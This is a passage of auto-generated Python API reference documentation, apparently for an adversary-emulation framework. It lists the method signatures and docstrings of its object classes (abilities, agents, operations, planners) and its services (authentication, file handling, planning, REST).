build_visibility(*data*, **_)

opts = <marshmallow.schema.SchemaOpts object>

22.4.2 Submodules

22.4.3 app.objects.c_ability module

class app.objects.c_ability.**Ability**(*ability_id*, *tactic=None*, *technique_id=None*, *technique=None*, *name=None*, *test=None*, *description=None*, *cleanup=None*, *executor=None*, *platform=None*, *payloads=None*, *parsers=None*, *requirements=None*, *privilege=None*, *timeout=60*, *repeatable=False*, *buckets=None*, *access=None*, *variations=None*, *language=None*, *code=None*, *build_target=None*, *additional_info=None*, *tags=None*, ***kwargs*)

Bases: *app.objects.interfaces.i_object.FirstClassObjectInterface*, *app.utility.base_object.BaseObject*

HOOKS = {}

RESERVED = {'payload': '#{payload}'}

async add_bucket(*bucket*)

display_schema = <AbilitySchema(many=False)>

property raw_command

replace_cleanup(*encoded_cmd*, *payload*)

schema = <AbilitySchema(many=False)>

store(*ram*)

property test

property unique

async which_plugin()

class app.objects.c_ability.**AbilitySchema**(*, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)

Bases: marshmallow.schema.Schema

build_ability(*data*, **_)

opts = <marshmallow.schema.SchemaOpts object>

app.objects.c_ability.**get_variations**(*data*)

22.4.4 app.objects.c_adversary module

class app.objects.c_adversary.**Adversary**(*adversary_id*, *name*, *description*, *atomic_ordering*, *objective=None*, *tags=None*)

Bases: *app.objects.interfaces.i_object.FirstClassObjectInterface*, *app.utility.base_object.BaseObject*

has_ability(*ability*)

schema = <AdversarySchema(many=False)>

store(*ram*)

property unique

async which_plugin()

class app.objects.c_adversary.**AdversarySchema**(*, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)

Bases: marshmallow.schema.Schema

build_adversary(*data*, **_)

fix_id(*adversary*, **_)

opts = <marshmallow.schema.SchemaOpts object>

phase_to_atomic_ordering(*adversary*, **_)

Convert legacy adversary phases to atomic ordering

22.4.5 app.objects.c_agent module

class app.objects.c_agent.**Agent**(*sleep_min*, *sleep_max*, *watchdog*, *platform='unknown'*, *server='unknown'*, *host='unknown'*, *username='unknown'*, *architecture='unknown'*, *group='red'*, *location='unknown'*, *pid=0*, *ppid=0*, *trusted=True*, *executors=()*, *privilege='User'*, *exe_name='unknown'*, *contact='unknown'*, *paw=None*, *proxy_receivers=None*, *proxy_chain=None*)

Bases: *app.objects.interfaces.i_object.FirstClassObjectInterface*, *app.utility.base_object.BaseObject*

RESERVED = {'agent_paw': '#{paw}', 'exe_name': '#{exe_name}', 'group': '#{group}',

all_facts()

async bootstrap(*data_svc*)

async calculate_sleep()

async capabilities(*ability_set*)

property display_name

async gui_modification(***kwargs*)

async heartbeat_modification(***kwargs*)

async kill()

load_schema = <AgentSchema(many=False)>

privileged_to_run(*ability*)

replace(*encoded_cmd*, *file_svc*)

schema = <AgentSchema(many=False)>

store(*ram*)

async task(*abilities*, *obfuscator*, *facts=()*)

property unique

class app.objects.c_agent.**AgentFieldsSchema**(***, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)

Bases: marshmallow.schema.Schema

opts = <marshmallow.schema.SchemaOpts object>

remove_nulls(*in_data*, ***_*)

class app.objects.c_agent.**AgentSchema**(***, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)

Bases: *app.objects.c_agent.AgentFieldsSchema*

build_agent(*data*, **_)

opts = <marshmallow.schema.SchemaOpts object>

22.4.6 app.objects.c_obfuscator module

class app.objects.c_obfuscator.**Obfuscator**(*name*, *description*, *module*)

Bases: *app.objects.interfaces.i_object.FirstClassObjectInterface*, *app.utility.base_object.BaseObject*

display_schema = <ObfuscatorSchema(many=False)>

load(*agent*)

schema = <ObfuscatorSchema(many=False)>

store(*ram*)

property unique

class app.objects.c_obfuscator.**ObfuscatorSchema**(**, only: Union[Sequence[str], Set[str]] = None, exclude: Union[Sequence[str], Set[str]] = (), many: bool = False, context: Dict = None, load_only: Union[Sequence[str], Set[str]] = (), dump_only: Union[Sequence[str], Set[str]] = (), partial: Union[bool, Sequence[str], Set[str]] = False, unknown: str = None*)

Bases: marshmallow.schema.Schema

opts = <marshmallow.schema.SchemaOpts object>

22.4.7 app.objects.c_objective module

class app.objects.c_objective.**Objective**(*id=''*, *name=''*, *description=''*, *goals=None*)

Bases: *app.objects.interfaces.i_object.FirstClassObjectInterface*, *app.utility.base_object.BaseObject*

completed(*facts=None*)

property percentage

schema = <ObjectiveSchema(many=False)>

store(*ram*)

property unique

class app.objects.c_objective.**ObjectiveSchema**(**, only: Union[Sequence[str], Set[str]] = None, exclude: Union[Sequence[str], Set[str]] = (), many: bool = False, context: Dict = None, load_only: Union[Sequence[str], Set[str]] = (), dump_only: Union[Sequence[str], Set[str]] = (), partial: Union[bool, Sequence[str], Set[str]] = False, unknown: str = None*)

Bases: marshmallow.schema.Schema

build_objective(*data*, **_)

opts = <marshmallow.schema.SchemaOpts object>

22.4.8 app.objects.c_operation module

class app.objects.c_operation.**Operation**(*name*, *agents*, *adversary*, *id=None*, *jitter='2/8'*, *source=None*, *planner=None*, *state='running'*, *autonomous=True*, *obfuscator='plain-text'*, *group=None*, *auto_close=True*, *visibility=50*, *access=None*)

Bases: *app.objects.interfaces.i_object.FirstClassObjectInterface*, *app.utility.base_object.BaseObject*

class Reason

Bases: enum.Enum

An enumeration.

EXECUTOR = 1

FACT_DEPENDENCY = 2

OP_RUNNING = 4

PLATFORM = 0

PRIVILEGE = 3

UNTRUSTED = 5

async active_agents()

add_link(*link*)

all_facts()

all_relationships()

async apply(*link*)

async close(*services*)

async get_active_agent_by_paw(*paw*)

async get_skipped_abilities_by_agent(*data_svc*)

has_fact(*trait*, *value*)

has_link(*link_id*)

async is_closeable()

async is_finished()

link_status()

async report(*file_svc*, *data_svc*, *output=False*, *redacted=False*)

async run(*services*)

schema = <OperationSchema(many=False)>

set_start_details()

property states

store(*ram*)

property unique

async update_operation(*services*)

async wait_for_completion()

async wait_for_links_completion(*link_ids*)
Wait for started links to be completed :param link_ids: :return: None

class app.objects.c_operation.**OperationSchema**(**, only: Union[Sequence[str], Set[str]] = None, exclude: Union[Sequence[str], Set[str]] = (), many: bool = False, context: Dict = None, load_only: Union[Sequence[str], Set[str]] = (), dump_only: Union[Sequence[str], Set[str]] = (), partial: Union[bool, Sequence[str], Set[str]] = False, unknown: str = None*)

Bases: marshmallow.schema.Schema

build_planner(*data*, **_)

opts = <marshmallow.schema.SchemaOpts object>

22.4.9 app.objects.c_planner module

class app.objects.c_planner.**Planner**(*planner_id*, *name*, *module*, *params*, *stopping_conditions=None*, *description=None*, *ignore_enforcement_modules=()*)

Bases: *app.objects.interfaces.i_object.FirstClassObjectInterface*, *app.utility.base_object.BaseObject*

display_schema = <PlannerSchema(many=False)>

schema = <PlannerSchema(many=False)>

store(*ram*)

property unique

async which_plugin()

class app.objects.c_planner.**PlannerSchema**(**, only: Union[Sequence[str], Set[str]] = None, exclude: Union[Sequence[str], Set[str]] = (), many: bool = False, context: Dict = None, load_only: Union[Sequence[str], Set[str]] = (), dump_only: Union[Sequence[str], Set[str]] = (), partial: Union[bool, Sequence[str], Set[str]] = False, unknown: str = None*)

Bases: marshmallow.schema.Schema

build_planner(*data*, **_)

opts = <marshmallow.schema.SchemaOpts object>

22.4.10 app.objects.c_plugin module

class app.objects.c_plugin.**Plugin**(*name='virtual'*, *description=None*, *address=None*, *enabled=False*, *data_dir=None*, *access=None*)

Bases: *app.objects.interfaces.i_object.FirstClassObjectInterface*, *app.utility.base_object.BaseObject*

async destroy(*services*)

display_schema = <PluginSchema(many=False)>

async enable(*services*)

async expand(*services*)

load_plugin()

schema = <PluginSchema(many=False)>

store(*ram*)

property unique

class app.objects.c_plugin.**PluginSchema**(*, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)

Bases: marshmallow.schema.Schema

build_plugin(*data*, **_)

opts = <marshmallow.schema.SchemaOpts object>

22.4.11 app.objects.c_schedule module

class app.objects.c_schedule.**Schedule**(*name*, *schedule*, *task*)

Bases: *app.objects.interfaces.i_object.FirstClassObjectInterface*, *app.utility.base_object.BaseObject*

schema = <ScheduleSchema(many=False)>

store(*ram*)

property unique

class app.objects.c_schedule.**ScheduleSchema**(*, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)

Bases: marshmallow.schema.Schema

opts = <marshmallow.schema.SchemaOpts object>

22.4.12 app.objects.c_source module

class app.objects.c_source.**Adjustment**(*ability_id*, *trait*, *value*, *offset*)
Bases: tuple

property ability_id
Alias for field number 0

property offset
Alias for field number 3

property trait
Alias for field number 1

property value
Alias for field number 2

class app.objects.c_source.**AdjustmentSchema**(*, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)
Bases: marshmallow.schema.Schema

build_adjustment(*data*, **_)

opts = <marshmallow.schema.SchemaOpts object>

class app.objects.c_source.**Source**(*id*, *name*, *facts*, *relationships=()*, *rules=()*, *adjustments=()*)
Bases: *app.objects.interfaces.i_object.FirstClassObjectInterface*, *app.utility.base_object.BaseObject*

display_schema = <SourceSchema(many=False)>

schema = <SourceSchema(many=False)>

store(*ram*)

property unique

class app.objects.c_source.**SourceSchema**(*, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)
Bases: marshmallow.schema.Schema

build_source(*data*, **_)

fix_adjustments(*in_data*, **_)

opts = <marshmallow.schema.SchemaOpts object>

22.5 app.service namespace

22.5.1 Subpackages

app.service.interfaces namespace

Submodules

app.service.interfaces.i_app_svc module

class app.service.interfaces.i_app_svc.**AppServiceInterface**
Bases: abc.ABC

abstract find_link(*unique*)
Locate a given link by its unique property :param unique: :return:

abstract find_op_with_link(*link_id*)
Locate an operation with the given link ID :param link_id: :return: Operation or None

abstract load_plugin_expansions(*plugins*)

abstract load_plugins(*plugins*)
Store all plugins in the data store :return:

abstract register_contacts()

abstract resume_operations()
Resume all unfinished operations :return: None

abstract retrieve_compiled_file(*name*, *platform*)

abstract run_scheduler()
Kick off all scheduled jobs, as their schedule determines :return:

abstract start_sniffer_untrusted_agents()
Cyclic function that repeatedly checks if there are agents to be marked as untrusted :return: None

abstract teardown()

app.service.interfaces.i_auth_svc module

class app.service.interfaces.i_auth_svc.**AuthServiceInterface**
Bases: abc.ABC

abstract apply(*app*, *users*)
Set up security on server boot :param app: :param users: :return: None

abstract check_permissions(*group*, *request*)
Check if a request is allowed based on the user permissions :param group: :param request: :return: None

abstract get_permissions(*request*)

abstract login_user(*request*)
Kick off all scheduled jobs, as their schedule determines :return:

abstract static logout_user(*request*)
Log the user out :param request: :return: None

app.service.interfaces.i_contact_svc module

class app.service.interfaces.i_contact_svc.**ContactServiceInterface**
Bases: abc.ABC

abstract build_filename()

abstract handle_heartbeat()
Accept all components of an agent profile and save a new agent or register an updated heartbeat. :return: the agent object, instructions to execute

abstract register(*contact*)
Register a virtual subclass of an ABC.

Returns the subclass, to allow usage as a class decorator.

app.service.interfaces.i_data_svc module

class app.service.interfaces.i_data_svc.**DataServiceInterface**
Bases: abc.ABC

abstract apply(*collection*)
Add a new collection to RAM :param collection: :return:

abstract static destroy()
Clear out all data :return:

abstract load_data(*plugins*)
Non-blocking read all the data sources to populate the object store :return: None

abstract locate(*object_name*, *match*)
Find all c_objects which match a search. Return all c_objects if no match. :param object_name: :param match: dict() :return: a list of c_object types

abstract reload_data(*plugins*)
Blocking read all the data sources to populate the object store :return: None

abstract remove(*object_name*, *match*)
Remove any c_objects which match a search :param object_name: :param match: dict() :return:

abstract restore_state()

abstract save_state()
Accept all components of an agent profile and save a new agent or register an updated heartbeat. :return: the agent object, instructions to execute

abstract store(*c_object*)
Accept any c_object type and store it (create/update) in RAM :param c_object: :return: a single c_object

app.service.interfaces.i_event_svc module

class app.service.interfaces.i_event_svc.**EventServiceInterface**
Bases: abc.ABC

abstract fire_event(*event*, ***callback_kwargs*)
Fire an event :param event: The event topic and (optional) subtopic, separated by a '/' :param callback_kwargs: Any additional parameters to pass to the event handler :return: None

abstract observe_event(*event*, *callback*)
Register an event handler :param event: The event topic and (optional) subtopic, separated by a '/' :param callback: The function that will handle the event :return: None

app.service.interfaces.i_file_svc module

class app.service.interfaces.i_file_svc.**FileServiceInterface**
Bases: abc.ABC

abstract add_special_payload(*name*, *func*)
Call a special function when specific payloads are downloaded :param name: :param func: :return:

abstract compile_go(*platform*, *output*, *src_fle*, *arch*, *ldflags*, *cflags*, *buildmode*, *build_dir*, *loop*)
Dynamically compile a go file :param platform: :param output: :param src_fle: :param arch: Compile architecture selection (defaults to AMD64) :param ldflags: A string of ldflags to use when building the go executable :param cflags: A string of CFLAGS to pass to the go compiler :param buildmode: GO compiler buildmode flag :param build_dir: The path to build should take place in :return:

abstract create_exfil_sub_directory(*dir_name*)

abstract find_file_path(*name*, *location*)
Find the location on disk of a file by name. :param name: :param location: :return: a tuple: the plugin the file is found in & the relative file path

abstract get_file(*headers*)
Retrieve file :param headers: headers dictionary. The *file* key is REQUIRED. :type headers: dict or dict-equivalent :return: File contents and optionally a display_name if the payload is a special payload :raises: KeyError if file key is not provided, FileNotFoundError if file cannot be found

abstract get_payload_name_from_uuid(*payload*)

abstract read_file(*name*, *location*)
Open a file and read the contents :param name: :param location: :return: a tuple (file_path, contents)

abstract read_result_file(*link_id*, *location*)
Read a result file. If file encryption is enabled, this method will return the plaintext content. :param link_id: The id of the link to return results from. :param location: The path to results directory. :return:

abstract save_file(*filename*, *payload*, *target_dir*)

abstract save_multipart_file_upload(*request*, *target_dir*)
Accept a multipart file via HTTP and save it to the server :param request: :param target_dir: The path of the directory to save the uploaded file to.

abstract write_result_file(*link_id*, *output*, *location*)
Writes the results of a link execution to disk. If file encryption is enabled, the results file will contain ciphertext. :param link_id: The link id of the result being written. :param output: The content of the link's output. :param location: The path to the results directory. :return:

app.service.interfaces.i_learning_svc module

class app.service.interfaces.i_learning_svc.**LearningServiceInterface**
Bases: abc.ABC

abstract static add_parsers(*directory*)

abstract build_model()
The model is a static set of all variables used inside all ability commands This can be used to determine which facts - when found together - are more likely to be used together :return:

abstract learn(*facts*, *link*, *blob*)

app.service.interfaces.i_planning_svc module

class app.service.interfaces.i_planning_svc.**PlanningServiceInterface**
Bases: abc.ABC

abstract generate_and_trim_links(*agent*, *operation*, *abilities*, *trim*)

abstract get_cleanup_links(*operation*, *agent*)
For a given operation, create all cleanup links. If agent is supplied, only return cleanup links for that agent. :param operation: :param agent: :return: None

abstract get_links(*operation*, *buckets*, *agent*, *trim*)
For an operation and agent combination, create links (that can be executed). When no agent is supplied, links for all agents are returned :param operation: :param buckets: :param agent: :param trim: call trim_links() on list of links before returning :return: a list of links

abstract static sort_links(*self*, *links*)
Sort links by their score then by the order they are defined in an adversary profile

app.service.interfaces.i_rest_svc module

class app.service.interfaces.i_rest_svc.**RestServiceInterface**
Bases: abc.ABC

abstract apply_potential_link(*link*)

abstract construct_agents_for_group(*group*)

abstract create_operation(*access*, *data*)

abstract create_schedule(*access*, *data*)

abstract delete_ability(*data*)

abstract delete_adversary(*data*)

abstract delete_agent(*data*)

abstract delete_operation(*data*)

abstract display_objects(*object_name*, *data*)

abstract display_operation_report(*data*)

abstract display_result(*data*)

abstract download_contact_report(*contact*)

abstract find_abilities(*paw*)

abstract get_link_pin(*json_data*)

abstract get_potential_links(*op_id*, *paw*)

abstract list_payloads()

abstract persist_ability(*access*, *data*)

abstract persist_adversary(*access*, *data*)
Save a new adversary from either the GUI or REST API. This writes a new YML file into the core data/ directory. :param access :param data: :return: the ID of the created adversary

abstract persist_source(*access*, *data*)

abstract task_agent_with_ability(*paw*, *ability_id*, *obfuscator*, *facts*)

abstract update_agent_data(*data*)

abstract update_chain_data(*data*)

abstract update_config(*data*)

abstract update_operation(*op_id*, *state*, *autonomous*)

abstract update_planner(*data*)
Update a new planner from either the GUI or REST API with new stopping conditions. This overwrites the existing YML file. :param data: :return: the ID of the created adversary

22.5.2 Submodules

22.5.3 app.service.app_svc module

class app.service.app_svc.**AppService**(*application*)
Bases: *app.service.interfaces.i_app_svc.AppServiceInterface*, *app.utility.base_service.BaseService*

property errors

async find_link(*unique*)
Locate a given link by its unique property :param unique: :return:

async find_op_with_link(*link_id*)
Retrieves the operation that a link_id belongs to. Will search currently running operations first.

async load_plugin_expansions(*plugins=()*)

async load_plugins(*plugins*)
Store all plugins in the data store :return:

async register_contacts()

async resume_operations()
Resume all unfinished operations :return: None

async retrieve_compiled_file(*name*, *platform*)

async run_scheduler()
Kick off all scheduled jobs, as their schedule determines :return:

async start_sniffer_untrusted_agents()
Cyclic function that repeatedly checks if there are agents to be marked as untrusted :return: None

async teardown(*main_config_file='default'*)

async validate_requirement(*requirement*, *params*)

async validate_requirements()

async watch_ability_files()

class app.service.app_svc.**Error**(*name*, *msg*)
Bases: tuple

property msg
Alias for field number 1

property name
Alias for field number 0

22.5.4 app.service.auth_svc module

class app.service.auth_svc.**AuthService**
Bases: *app.service.interfaces.i_auth_svc.AuthServiceInterface*, *app.utility.base_service.BaseService*

class User(*username*, *password*, *permissions*)
Bases: tuple

property password
Alias for field number 1

property permissions
Alias for field number 2

property username
Alias for field number 0

async apply(*app*, *users*)
Set up security on server boot :param app: :param users: :return: None

async check_permissions(*group*, *request*)
Check if a request is allowed based on the user permissions :param group: :param request: :return: None

async create_user(*username*, *password*, *group*)

async get_permissions(*request*)

async login_user(*request*)
Log a user in and save the session :param request: :return: the response/location of where the user is trying to navigate

async static logout_user(*request*)
Log the user out :param request: :return: None

class app.service.auth_svc.**DictionaryAuthorizationPolicy**(*user_map*)
Bases: aiohttp_security.abc.AbstractAuthorizationPolicy

async authorized_userid(*identity*)
Retrieve authorized user id. Return the user_id of the user identified by the identity or 'None' if no user exists related to the identity.

async permits(*identity*, *permission*, *context=None*)
Check user permissions. Return True if the identity is allowed the permission in the current context, else return False.

app.service.auth_svc.**check_authorization**(*func*)
Authorization Decorator This requires that the calling class have *self.auth_svc* set to the authentication service.

app.service.auth_svc.**for_all_public_methods**(*decorator*)
class decorator – adds decorator to all public methods

22.5.5 app.service.contact_svc module

class app.service.contact_svc.**ContactService**
Bases: *app.service.interfaces.i_contact_svc.ContactServiceInterface*, *app.utility.base_service.BaseService*

async build_filename()

async get_contact(*name*)

async handle_heartbeat(***kwargs*)

async register(*contact*)
Register a virtual subclass of an ABC.

Returns the subclass, to allow usage as a class decorator.

app.service.contact_svc.**report**(*func*)

22.5.6 app.service.data_svc module

class app.service.data_svc.**DataService**
Bases: *app.service.interfaces.i_data_svc.DataServiceInterface*, *app.utility.base_service.BaseService*

async apply(*collection*)
Add a new collection to RAM :param collection: :return:

async static destroy()
Clear out all data :return:

async load_ability_file(*filename*, *access*)

async load_adversary_file(*filename*, *access*)

async load_data(*plugins=()*)
Non-blocking read all the data sources to populate the object store :return: None

async load_objective_file(*filename*, *access*)

async load_source_file(*filename*, *access*)

async load_yaml_file(*object_class*, *filename*, *access*)

async locate(*object_name*, *match=None*)
Find all c_objects which match a search. Return all c_objects if no match. :param object_name: :param match: dict() :return: a list of c_object types

async reload_data(*plugins=()*)
Blocking read all the data sources to populate the object store :return: None

async remove(*object_name*, *match*)
Remove any c_objects which match a search :param object_name: :param match: dict() :return:

async restore_state()
Restore the object database

Returns

async save_state()
Accept all components of an agent profile and save a new agent or register an updated heartbeat. :return: the agent object, instructions to execute

async search(*value*, *object_name*)

async store(*c_object*)
Accept any c_object type and store it (create/update) in RAM :param c_object: :return: a single c_object

22.5.7 app.service.event_svc module

class app.service.event_svc.**EventService**
Bases: *app.service.interfaces.i_event_svc.EventServiceInterface*, *app.utility.base_service.BaseService*

async fire_event(*exchange=None*, *queue=None*, *timestamp=True*, ***callback_kwargs*)
Fire an event :param event: The event topic and (optional) subtopic, separated by a '/' :param callback_kwargs: Any additional parameters to pass to the event handler :return: None

async handle_exceptions(*awaitable*)

async notify_global_event_listeners(*event*, ***callback_kwargs*)
Notify all registered global event listeners when an event is fired.

Parameters **event** (*str*) – Event string (i.e. '<exchange>/<queue>')

async observe_event(*callback*, *exchange=None*, *queue=None*)
Register a callback for a certain event. Callback is fired when an event of that type is observed.

Parameters

- **callback** (*function*) – Callback function
- **exchange** (*str*) – event exchange
- **queue** (*str*) – event queue

async register_global_event_listener(*callback*)
Register a global event listener that is fired when any event is fired.

Parameters **callback** (*function*) – Callback function

22.5.8 app.service.file_svc module

class app.service.file_svc.**FileSvc**
Bases: *app.service.interfaces.i_file_svc.FileServiceInterface*, *app.utility.base_service.BaseService*

async add_special_payload(*name*, *func*)
Call a special function when specific payloads are downloaded

Parameters

- **name** –
- **func** –

Returns

async compile_go(*platform*, *output*, *src_fle*, *arch='amd64'*, *ldflags='-s -w'*, *cflags=''*, *buildmode=''*, *build_dir='.'*, *loop=None*)
Dynamically compile a go file :param platform: :param output: :param src_fle: :param arch: Compile

architecture selection (defaults to AMD64) :param ldflags: A string of ldflags to use when building the go executable :param cflags: A string of CFLAGS to pass to the go compiler :param buildmode: GO compiler buildmode flag :param build_dir: The path to build should take place in :return:

async create_exfil_sub_directory(*dir_name*)

async find_file_path(*name*, *location=''*)
Find the location on disk of a file by name. :param name: :param location: :return: a tuple: the plugin the file is found in & the relative file path

async get_file(*headers*)
Retrieve file :param headers: headers dictionary. The *file* key is REQUIRED. :type headers: dict or dict-equivalent :return: File contents and optionally a display_name if the payload is a special payload :raises: KeyError if file key is not provided, FileNotFoundError if file cannot be found

get_payload_name_from_uuid(*payload*)

get_payload_packer(*packer*)

async read_file(*name*, *location='payloads'*)
Open a file and read the contents :param name: :param location: :return: a tuple (file_path, contents)

read_result_file(*link_id*, *location='data/results'*)
Read a result file. If file encryption is enabled, this method will return the plaintext content. :param link_id: The id of the link to return results from. :param location: The path to results directory. :return:

async save_file(*filename*, *payload*, *target_dir*, *encrypt=True*)

async save_multipart_file_upload(*request*, *target_dir*)
Accept a multipart file via HTTP and save it to the server :param request: :param target_dir: The path of the directory to save the uploaded file to.

write_result_file(*link_id*, *output*, *location='data/results'*)
Writes the results of a link execution to disk. If file encryption is enabled, the results file will contain ciphertext. :param link_id: The link id of the result being written. :param output: The content of the link's output. :param location: The path to the results directory. :return:

22.5.9 app.service.learning_svc module

class app.service.learning_svc.**LearningService**
Bases: *app.service.interfaces.i_learning_svc.LearningServiceInterface*, *app.utility.base_service.BaseService*

static add_parsers(*directory*)

async build_model()
The model is a static set of all variables used inside all ability commands This can be used to determine which facts - when found together - are more likely to be used together :return:

async learn(*facts*, *link*, *blob*)

22.5.10 app.service.planning_svc module

class app.service.planning_svc.**PlanningService**

Bases: *app.service.interfaces.i_planning_svc.PlanningServiceInterface*, *app.utility.base_planning_svc.BasePlanningService*

async add_ability_to_bucket(*ability*, *bucket*)

Adds bucket tag to ability

Parameters

- **ability** (Ability) – Ability to add bucket to
- **bucket** (*string*) – Bucket to add to ability

async check_stopping_conditions(*stopping_conditions*, *operation*)

Check operation facts against stopping conditions

Checks whether an operation has collected the at least one of the facts required to stop the planner. Operation facts are checked against the list of facts provided by the stopping conditions. Facts will be validated based on the *unique* property, which is a combination of the fact trait and value.

Parameters

- **stopping_conditions** (*list(Fact)*) – List of facts which, if collected, should be used to terminate the planner
- **operation** (Operation) – Operation to check facts on

Returns True if all stopping conditions have been met, False if all stopping conditions have not been met

Return type bool

async default_next_bucket(*current_bucket*, *state_machine*)

Returns next bucket in the state machine

Determine and return the next bucket as specified in the given bucket state machine. If the current bucket is the last in the list, the bucket order loops from last bucket to first.

Parameters

- **current_bucket** (*string*) – Current bucket execution is on
- **state_machine** (*list*) – A list containing bucket strings

Returns Bucket name to execute

Return type string

async execute_planner(*planner*, *publish_transitions=True*)

Execute planner.

This method will run the planner, progressing from bucket to bucket, as specified by the planner.

Will stop execution for these conditions:

- All buckets have been executed.
- Planner stopping conditions have been met.
- Operation was halted from external/UI input.

NOTE: Do NOT call wait-for-link-completion functions here. Let the planner decide to do that within its bucket functions, and/or there are other planning_svc utilities for the bucket functions to use to do so.

Parameters

- **planner** (*LogicalPlanner*) – Planner to run
- **publish_transitions** – flag to publish bucket transitions as events to the event service

async exhaust_bucket(*planner*, *bucket*, *operation*, *agent=None*, *batch=False*, *condition_stop=True*)

Apply all links for specified bucket

Blocks until all links are completed, either after batch push, or separately for every pushed link.

Parameters

- **planner** (*LogicalPlanner*) – Planner to check for stopping conditions on
- **bucket** (*string*) – Bucket to pull abilities from
- **operation** (Operation) – Operation to run links on
- **agent** (Agent, *optional*) – Agent to run links on, defaults to None
- **batch** (*bool, optional*) – Push all bucket links immediately. Will check if operation has been stopped(by user) after all bucket links complete. 'False' will push links one at a time, and wait for each to complete. Will check if operation has been stopped (by user) after each single link is completed. Defaults to False
- **condition_stop** (*bool, optional*) – Enable stopping of execution if stopping conditions are met. If set to False, the bucket will continue execution even if stopping conditions are met. defaults to True

async generate_and_trim_links(*agent*, *operation*, *abilities*, *trim=True*)

Generate new links based on abilities

Creates new links based on given operation, agent, and abilities. Optionally, trim links using *trim_links()* to return only valid links with completed facts.

Parameters

- **operation** (Operation) – Operation to generate links on
- **agent** (Agent) – Agent to generate links on
- **abilities** (*list(Ability)*) – Abilities to generate links for
- **trim** (*bool, optional*) – call trim_links() on list of links before returning, defaults to True

Returns A list of links

Return type list(Links)

async get_cleanup_links(*operation*, *agent=None*)

Generate cleanup links

Generates cleanup links for given operation and agent. If no agent is provided, cleanup links will be generated for all agents in an operation.

Parameters

- **operation** (Operation) – Operation to generate links on
- **agent** (Agent, *optional*) – Agent to generate links on, defaults to None

Returns a list of links

async get_links(*operation*, *buckets=None*, *agent=None*, *trim=True*)
Generate links for use in an operation

For an operation and agent combination, create links (that can be executed). When no agent is supplied, links for all agents are returned.

Parameters

- **operation** (Operation) – Operation to generate links for
- **buckets** (*list(string), optional*) – Buckets containing abilities. If 'None', get all links for given operation, agent, and trim setting. If a list of buckets if provided, then get links for specified buckets for given operation and trim setting. Defaults to None.
- **agent** (Agent, *optional*) – Agent to generate links for, defaults to None
- **trim** (*bool, optional*) – call trim_links() on list of links before returning, defaults to True

Returns a list of links sorted by score and atomic ordering

async static sort_links(*links*)
Sort links by score and atomic ordering in adversary profile

Parameters **links** (*list(*Link*)*) – List of links to sort

Returns Sorted links

Return type list(*Link*)

async update_stopping_condition_met(*planner*, *operation*)
Update planner *stopping_condition_met* property

Parameters

- **planner** (*LogicalPlanner*) – Planner to check stopping conditions and update
- **operation** (Operation) – Operation to check facts on

async wait_for_links_and_monitor(*planner*, *operation*, *link_ids*, *condition_stop*)
Wait for link completion, update stopping conditions and (optionally) stop bucket execution if stopping conditions are met.

Parameters

- **planner** (*LogicalPlanner*) – Planner to check for stopping conditions on
- **operation** (Operation) – Operation running links
- **link_ids** (*list(string)*) – Links IDS to wait for
- **condition_stop** (*bool, optional*) – Check and respect stopping conditions

Returns True if planner stopping conditions are met

Return type bool

22.5.11 app.service.rest_svc module

class app.service.rest_svc.**RestService**

Bases: *app.service.interfaces.i_rest_svc.RestServiceInterface*, *app.utility.base_service.BaseService*

async apply_potential_link(*link*)

async construct_agents_for_group(*group*)

async create_operation(*access*, *data*)

async create_schedule(*access*, *data*)

async delete_ability(*data*)

async delete_adversary(*data*)

async delete_agent(*data*)

async delete_operation(*data*)

async display_objects(*object_name*, *data*)

async display_operation_report(*data*)

async display_result(*data*)

async download_contact_report(*contact*)

async find_abilities(*paw*)

async get_agent_configuration(*data*)

async get_link_pin(*json_data*)

async get_potential_links(*op_id*, *paw=None*)

async list_payloads()

async persist_ability(*access*, *data*)

Persist abilities. Accepts single ability or bulk set of abilities. For bulk, supply dict of form {"bulk": [{<ability>}, {<ability>},...]}.

async persist_adversary(*access*, *data*)

Persist adversaries. Accepts single adversary or bulk set of adversaries. For bulk, supply dict of form {"bulk": [{<adversary>}, {<adversary>},...]}.

async persist_objective(*access*, *data*)

